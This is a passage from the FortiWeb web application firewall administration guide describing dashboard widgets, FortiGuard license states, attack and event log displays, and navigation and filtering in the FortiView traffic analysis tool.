Host Name	Displays the host name of the FortiWeb appliance. Click **Change** to change the host name. For details, see Changing the FortiWeb appliance's host name on page 719.
Serial Number	Displays the serial number of the FortiWeb appliance. Use this number when registering the hardware or virtual appliance with Fortinet Customer Service & Support: HTTPs://support.fortinet.com On hardware appliance models of FortiWeb, the serial number (e.g. **FV-3KC3R11111111**) is specific to the FortiWeb appliance's hardware and does not change with firmware upgrades. On virtual appliance models, the serial number indicates the maximum number of vCPUs that can be allocated according to the FortiWeb-VM software license, such as **FVVM020000003619** (where "VM02" indicates a limit of 2 vCPUs). If it is **FVVM00UNLICENSED**, the FortiWeb-VM license has **not** been successfully validated, and FortiWeb is operating with a limited trial license.
Operation Mode	Displays the current operation mode of the FortiWeb appliance. The default operation mode is **Reverse Proxy**. For details on the operation modes, see Setting the operation mode on page 97. Click **Change** to switch the operation mode. **Caution:** Back up the configuration before changing the operation mode. Changing modes deletes any policies not applicable to the new mode, static routes, V-zone IPs, and VLANs. For instructions on backing up the configuration, see Backup & restore on page 740.
System Time	Displays the current date and time according to the FortiWeb appliance's internal clock. Click **Change** to change the time or configure the FortiWeb appliance to get the time from an NTP server. For details, see Setting the system time & date on page 95.
Firmware Version	Displays the version of the firmware currently installed on the FortiWeb appliance. Click **Update** to install a new version of firmware. For details, see Updating the firmware on page 83. Note: Starting with the 6.0 release, FortiWeb supports Google Cloud Platform and Oracle VM VirtualBox.
System Uptime	Displays the time in days, hours, and minutes since the FortiWeb appliance last started.
Administrative Domain	To delete existing appliance-wide policies and settings then enable ADOMs, click **Enable**. See also Administrative domains (ADOMs) on page 48. To disable ADOMs, first delete ADOM-specific settings and policies, then click **Disable**.
FIPS-CC Mode	Displays whether Federal Information Processing Standards (FIPS) and Common Criteria (CC) compliant mode is enabled. You use a CLI command to enable this mode.

See also

- Changing the FortiWeb appliance's host name on page 719

License widget

The **FortiGuard Information** widget on the dashboard displays Fortinet Technical Support registration, licensing and FortiGuard service update information.

FortiGuard Information widget

VM License	Indicates whether a FortiWeb-VM appliance has a paid software license. The license affects the maximum number of allocatable vCPUs. For details, see the *FortiWeb-VM Installation Guide*: https://docs.fortinet.com/fortiweb/hardware Possible states are: • **Valid**—The appliance has a valid, non-trial license. **Serial Number** indicates the maximum number of vCPUs that can be allocated according to this license. For details, see System Information widget on page 746. To increase the number of vCPUs that this appliance can utilize, invalidate the current license by allocating more vCPUs in your virtual machine environment (e.g. VMware), then upload a new license. **Note**: You can also upload a new license to replace a valid license by clicking **Update** in the **VM License** row and then increase the number of vCPUs. For details, see the *FortiWeb-VM Installation Guide*: https://docs.fortinet.com/fortiweb/hardware • **Invalid**—License either was **not** valid, or is currently a **trial** license. To upload a valid license, click **Update**. This appears only in FortiWeb-VM.
Support Contract	Indicates which account registered this appliance with Fortinet Technical Support. • **Unregistered**—Not registered with Fortinet Technical Support. • **<registration_email>**—Registered with Fortinet Technical Support. Click **Launch Portal** to log into the Fortinet Support account that registered this FortiGate unit.
FortiGuard	

	FortiWeb Security Service	Indicates the validity of the appliance's contract for FortiGuard FortiWeb Security Service, which provides updates via the Internet from Fortinet's FDN for: • Attack signatures • Predefined data types • Predefined suspicious URLs • Global allow list objects Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. For details, see Connecting to FortiGuard services on page 417. • **Expired**—The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
	FortiWeb Antivirus Service	Indicates the validity of the appliance's contract for FortiGuard Antivirus Service, which provides updates via the Internet from Fortinet's FDN for virus signatures. Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. For details, see Connecting to FortiGuard services on page 417. • **Expired**—The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
	FortiWeb IP Reputation Service	Indicates the validity of the appliance's contract for FortiGuard IRIS Service, which provides updates via the Internet from Fortinet's FDN for known botnets, malicious clients, and anonymizing proxies. Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. For details, see Connecting to FortiGuard

		services on page 417. • **Expired**—The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
	FortiWeb Credential Stuffing Defense Service	Indicates the validity of the appliance's contract for FortiGuard Credential Stuffing Defense database, which prevents against credential stuffing attacks. Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. For details, see Connecting to FortiGuard services on page 417. • **Expired**—The contract is no longer in effect. Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
FortiSandbox		Indicates the validity of the appliance's contract for FortiSandbox Service, which provides updates via the Internet from Fortinet's FDN. Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. • **Expired**—The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
Geo DB		Indicates the validity of the appliance's contract for Geo DB, which provides updates via the Internet from Fortinet's FDN. Possible states are: • **Valid**—The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. • **Expired**—The contract is no longer in effect.

	To renew, either contact your reseller or go to the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.

For information on updates, see Connecting to FortiGuard services on page 417.

See also

- "blocklisting source IPs with poor reputation" on page 1
- Blocking known attacks on page 409
- Antivirus Scan on page 504

The **CLI Console** widget requires that your web browser support JavaScript.

System Resources widget

The **System Resources** widget on the dashboard displays information such as CPU and memory usage.

The widget displays CPU and memory usage as an animated bar and as a percentage of the usage for core processes only. CPU and memory usage for management processes (for example, for HTTPS connections to the web UI) is excluded.

Normal idle load varies by hardware platform, firmware, and configured features. To determine your specific baseline for idle, configure your system completely, reboot, then view the system load. After at least 1 week of uptime with typical traffic volume, view the system load again to determine the normal non-idle baseline.

System Resources widget



To determine your available disk space, you can alternatively connect to the CLI and enter the command:

```
diagnose system mount list
```

Reboot	Click to halt and restart the operating system of the FortiWeb appliance.
ShutDown	Click to halt the operating system of the FortiWeb appliance, preparing its hardware to be powered off.
Reset	Click to revert the configuration of the FortiWeb appliance to the default values for its currently installed firmware version. **Caution:** Back up the configuration before selecting **Reset**. This operation cannot be undone. Configuration changes made since the last backup will be lost. For instructions on backing up the configuration, see "Restoring a previous configuration" on page 1.

Attack Log widget

The **Attack Log** widget displays the latest attack logs. Attack logs are recorded when there is an attack or intrusion attempt against the web servers protected by the FortiWeb appliance.

Attack logs help you track policy violations. Each message shows the date and time that the attack attempt occurred. For details, see Viewing log messages on page 811.

Attack log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796, Configuring logging on page 795, and SNMP traps & queries on page 822.

Attack Log widget

HTTP Throughput Monitor widget

The **HTTP Throughput Monitor** widget displays HTTP traffic volume throughput in real-time:



Mouse over the graph to see HTTP throughput for the displayed time period.

In the top-right corner of the widget, use the **Policy** drop-down menu to select either the total HTTP throughput or the HTTP throughput for a specific server policy.

See also

- Configuring a server policy

Attack Event History widget

The **Attack Event History** widget displays information about attacks that are detected and prevented. You can view information by Attack Type or Threat Level using the **Attacks by** drop-down menu.

Use the **Time Interval** drop-down menu to view the Attack Event History within the following time periods:

- 1 hour
- 12 hours
- 48 hours
- 1 week

Attack Type



Attacks by *Attack Type*

Attack Type	Total	Drilldown
SQL Injection	3982	
Bad Robot	3198	
Trojans	2412	
Cross Site Scripting	841	
Generic Attacks	786	
Known Exploits	786	
Total Attacks	12005	

Click elements in the legend of the graph to show/hide those elements in the graph.

In the **Attacks by Attack Type** window under the graph, select the **+** icon under the **Drilldown** column to view the following information about each attack type:

- Server Policy
- Client
- Time

Threat Level



Click elements in the legend of the graph to show/hide those elements in the graph.

In the **Attacks by Threat Level** window under the graph, select the **+** icon under the **Drilldown** column to view the following information about each attack type:

- Server Policy
- Client
- Time

Event Log Console widget

The **Event Log Console** widget on the dashboard displays log-based messages.

Event logs help you track system events on your FortiWeb appliance such as firmware changes, and network events such as changes to policies. Each message shows the date and time that the event occurred. For details, see Viewing log messages on page 811.

Event log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796, Configuring log destinations on page 798, and SNMP traps & queries on page 822.

Event Log Console widget



Policy Sessions widget

The **Policy Sessions** widget on the dashboard displays the number of HTTP/HTTPS sessions that are currently governed by each policy.

Policy Sessions widget



- **Policy Name**—Shows the name of the policy. For information on policies, see How operation mode affects server policy behavior on page 209.
- **Status**—Displays whether the policy is enabled or disabled. For details, see Enabling or disabling a policy on page 253.
- **Concurrent Connections**—Shows the total number of connections that the policy currently governs.
- **Connections/Sec**—Shows the number of connections the policy is governing per second.

Operation widget

The **Operation** widget on the dashboard displays:

- “Up” (cable plugged in, indicated by green) or
- “Down” (cable unplugged, indicated by grey)

link status of each physical network interface (or, for FortiWeb-VM, virtual adapter).

The detected physical link status indicator does **not** indicate whether you have administratively enabled or disabled the network interface. To bring up or bring down a network interface, see To configure a network interface or bridge on page 116.

Hover over a link icon to display the following additional information:

- Name (e.g. port1)
- Link speed (e.g. 1000 Mbps/Full Duplex)
- The IP address and subnet mask
- Packets sent (Tx) and received (Rx)

Operation widget



See also

FortiView

FortiView is a graphical analysis tool. It displays real-time and historical web traffic data so that you can visualize and drill down into your FortiWeb configuration and its environment, including server/IP configurations, attack and traffic logs, attack maps, and user activity. You can see information about specific types of attacks, where attacks are originating, who carries out attacks, and how policies and settings handle attacks.

FortiView makes it easy to get an actionable picture of your network's web traffic. This information allows you to precisely configure FortiWeb according to your environment and ensure that your configuration is set up to defend against common threats. FortiView has four menus: Topology, Security, Traffic and Sessions.

Topology

FortiView's Topology menu allows you to monitor policy information for:

- A single server
- Server pools
- Content routing settings

You can view the status of each server policy, their server or server pool(s), and the status of each server. You can also view the status of each content routing policy associated with each server policy.

For details, see Topology on page 766.

Security

FortiView's Security menu allows you to monitor threats, including:

- Countries originating attacks
- Devices originating attacks
- Server policies filtered attacks
- Specific types of attacks

You can also view a real-time threat map and set up scanner integration to learn more about your environment to tighten security.

For details, see Security on page 771.

Traffic

FortiView's Traffic menu allows you to monitor:

- The source of each session
- The originating country of each session

You can also view information such as HTTP/S transactions and versions, HTTP methods, and HTTP response codes of web traffic.

For details, see Traffic on page 783.

Sessions

FortiView's Sessions menu allows you to monitor the following information about each session:

- Server policy
- Source IP
- Destination IP

You can also view the source port and destination port of each session, view the established connection time of each session, and end sessions as needed.

For more information, See Sessions on page 787.

Interface

This section shows you how to navigate the FortiView interface for the Security, Traffic, and Sessions menus. FortiView's Topology menu uses a unique interface; for details, see Topology on page 766.

Navigating FortiView

FortiView's Security, Traffic, and Sessions menus each have a top menu bar and graphical analysis window that you can use to filter information and toggle between various view modes.

Use these settings along the top of the window to view and filter web traffic data:

	Click the **Refresh** icon to update the web traffic data.
	Click the **Add Filter** icon to filter the web traffic data. From here, you can enter the specific category or categories for which you want to filter, or select available categories from a drop-down menu. Alternatively, you can double-click web traffic data to filter information for the category you select.
	Use the **View Type** icon to select how FortiWeb presents web traffic data. The default view type is Table View. The available view types are: • Table View • Bubble Chart • Country Map **Note**: All view types may not be available for all types of web traffic data in FortiView.
	Select the time period within which to view web traffic data.

Example: Filtering web traffic data

You can filter web traffic data to drill down from a high-level overview to a detailed analysis of particular elements of your environment. From the Security, Traffic, and Sessions menus, the process is essentially the same.

Below is an example using the Security menu to illustrate how the filtering and drill down process works.

1. Go to **Dashboard > FortiView Countries**.
2. Click **Add Filter**, select **Country**, and either enter the name of the country or select the country from the drop-down menu.
3. Double-click the country in the list below to view a summary of the country.

   You will see the country's **Threats**, **Threat Score**, **Action (Block/Alert)**, and **Service (HTTP/HTTPS)** in the specified time period; you will also be able to select tabs to view specific **Threats**, **Sources**, **Client Devices**, **HTTP Methods**, **URLs**, and **CVE ID** from the country.

   If you want to block traffic from certain source IP, you can click **Ban IP**, then configure whether to temporarily block this IP for a specified time or permanently block it. You can also right click the banned IP to remove IP ban.



4. Double-click the **Bad Robot** threat category under the **Threats** tab. Every bad robot attack launched from the specified country within the selected time period will be viewable.

This step could be completed for any threat category in the **Threats** tab, or under any other tab from the country summary page in Double-click the country in the list below to view a summary of the country. on page 762. For example, if you select the **Sources** tab, you will be able to see every source IP address from the selected country, and can drill down into attacks from each source IP address.

5. Optionally, you can further drill down into your environment and set filters for the selected threat category. Click the **Add Filter** icon and select among the available categories to drill down into:

